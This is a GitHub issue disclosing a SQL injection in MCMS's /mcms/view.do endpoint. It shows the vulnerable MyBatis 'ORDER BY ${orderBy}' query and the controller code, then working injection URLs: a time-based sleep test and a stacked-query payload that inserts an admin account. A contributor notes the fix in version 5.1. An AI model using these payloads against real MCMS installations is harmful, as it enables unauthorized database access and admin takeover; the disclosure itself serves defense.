New issue

Jump to bottom

Security issue - SQL injection in /mcms/view.do #45

Closed **Y4nTsing** opened this issue on May 12, 2020 · 1 comment

Y4nTsing commented on May 12, 2020 • edited


The vulnerable query is in IContentDao.xml .
src/main/java/net/mingsoft/cms/dao/IContentDao.xml：


```
<!-- 根据站点编号、开始、结束时间和栏目编号查询文章编号集合 -->
	<select id="queryIdsByCategoryIdForParser" resultMap="resultBean">
			select
			cms_content.id article_id,c.*
			FROM cms_content
			LEFT JOIN cms_category c ON content_category_id = c.id
			where
			<if test="appId &gt; 0">
				cms_content.app_id = #{appId}
			</if>
			<!-- 查询子栏目数据 -->
			<if test="categoryId &gt; 0">
				and (content_category_id=#{categoryId} or content_category_id in
				(select id FROM cms_category where <include refid="queryWhereCategoryId"></include>))
			</if>
			<if test="beginTime!=null and beginTime!=''">
				and content_datetime &gt;= #{beginTime}
			</if>
			<if test="endTime!=null and endTime!=''">
				and content_datetime &gt;= #{endTime}
			</if>
			<if test="orderBy!=null and order!=null and orderBy!='' and order!=''">
				ORDER BY `${orderBy}` ${order}
			</if>

	</select>
```

Param "orderby" without properly handling.
src/main/java/net/mingsoft/cms/action/web/MCmsAction.java：


```
	@GetMapping("/view.do")
	public void view(String orderby,String order,HttpServletRequest req, HttpServletResponse resp) {
		//参数文章编号
		ContentEntity article = (ContentEntity) contentBiz.getEntity(BasicUtil.getInt(ParserUtil.ID));
		if(ObjectUtil.isNull(article)){
			this.outJson(resp, null,false,getResString("err.empty", this.getResString("id")));
			return;
		}
		if(StringUtils.isNotBlank(order)){
			//防注入
			if(!order.toLowerCase().equals("asc")&&!order.toLowerCase().equals("desc")){
				this.outJson(resp, null,false,getResString("err.error", this.getResString("order")));
				return;
			}
		}
		PageBean page = new PageBean();
		//根据文章编号查询栏目详情模版
		CategoryEntity column = (CategoryEntity) categoryBiz.getEntity(Integer.parseInt(article.getContentCategoryId()));
		//解析后的内容
		String content = "";
		Map map = BasicUtil.assemblyRequestMap();
		//动态解析
		map.put(ParserUtil.IS_DO,true);
		//设置动态请求的模块路径
		map.put(ParserUtil.MODEL_NAME, "mcms");
		map.put(ParserUtil.URL, BasicUtil.getUrl());
		map.put(ParserUtil.PAGE, page);
		map.put(ParserUtil.ID, article.getId());
		List<ContentBean> articleIdList = contentBiz.queryIdsByCategoryIdForParser(column.getCategoryId(), null, null,orderby,order);
```

First we need to enumerate the param "id" from 1 to 9999.
If the id is empty , we will get an error:






If the id is available , we will get a normal page :



In this case , i choose 221 as the id , it's very easy to enumerate the id:





```
GET /ms-mcms/mcms/view.do?id=221 HTTP/1.1
Host: 172.16.71.222:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=40011329675943402A73998921BEC995; pageno_cookie=1
Upgrade-Insecure-Requests: 1
```


Then we can easily confirm there is a SQL injection with the following url:

```
{URL-TO-MCMS}/mcms/view.do?id=221&&order=desc&orderby=content_category_id%60,(select%201%20from%20(select%20if(1=1,sleep(3),sleep(0)))a)%23
```

If the condition is true (1=1) , it will delay 3 seconds:



If the condition is false (1=2) , it will respond immediately:



So it's a typical SQL Injection.

And there will be a Stacked SQL Injection if someone using application-dev.yml because allowMultiQueries set to true.
src/main/resources/application-dev.yml:


```
spring:
  datasource:
    url: jdbc:mysql://localhost:3306/db-mcms-open?autoReconnect=true&useUnicode=true&characterEncoding=utf8&useSSL=false&allowMultiQueries=true&serverTimezone=Asia/Shanghai
```

Malicious user can easily inject an admin account (username:admin password:msopen) into database with following url:

```
{URL-TO-MCMS}/mcms/view.do?
id=221&&order=desc&orderby=content_category_id%60;insert%20into%20manager%20(manager_name,manager_nickname,manager_password,manager_roleid)%20values%20('admin','admin','9d8622060de5f2
```

In my case the url is:

```
http://172.16.71.222:8080/ms-mcms/mcms/view.do?
id=221&&order=desc&orderby=content_category_id%60;insert%20into%20manager%20(manager_name,manager_nickname,manager_password,manager_roleid)%20values%20('admin','admin','9d8622060de5f2
```



Login successfully :

d1227731421 commented on Sep 10, 2020 — Contributor

Use mcms 5.1 version, the official has solved the problem

killfen closed this as completed on Sep 10, 2020

dvasquez-7 mentioned this issue on Jun 24

Insufficient fix for security issue #96

Closed

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants